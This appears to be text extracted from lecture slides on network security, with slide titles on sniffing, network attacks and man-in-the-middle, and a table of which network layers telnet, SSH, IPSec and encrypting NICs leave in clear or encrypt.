
sniffing



sniffing




sniffing




network attacks


ISO/OSI



TCP/IP



network attacks



network attacks


telnet	SSH	IPSec	Crypt NIC	
clear	crypted	clear/crypted	clear/crypted	Application
clear	clear	crypted	clear/crypted	Transport
clear	clear	crypted	clear/crypted	Network
clear	clear	clear	crypted	Data-Link

sniffing

TCP mangling routing DoS HW tamper


Scenario 3: utenti

Man In The Middle



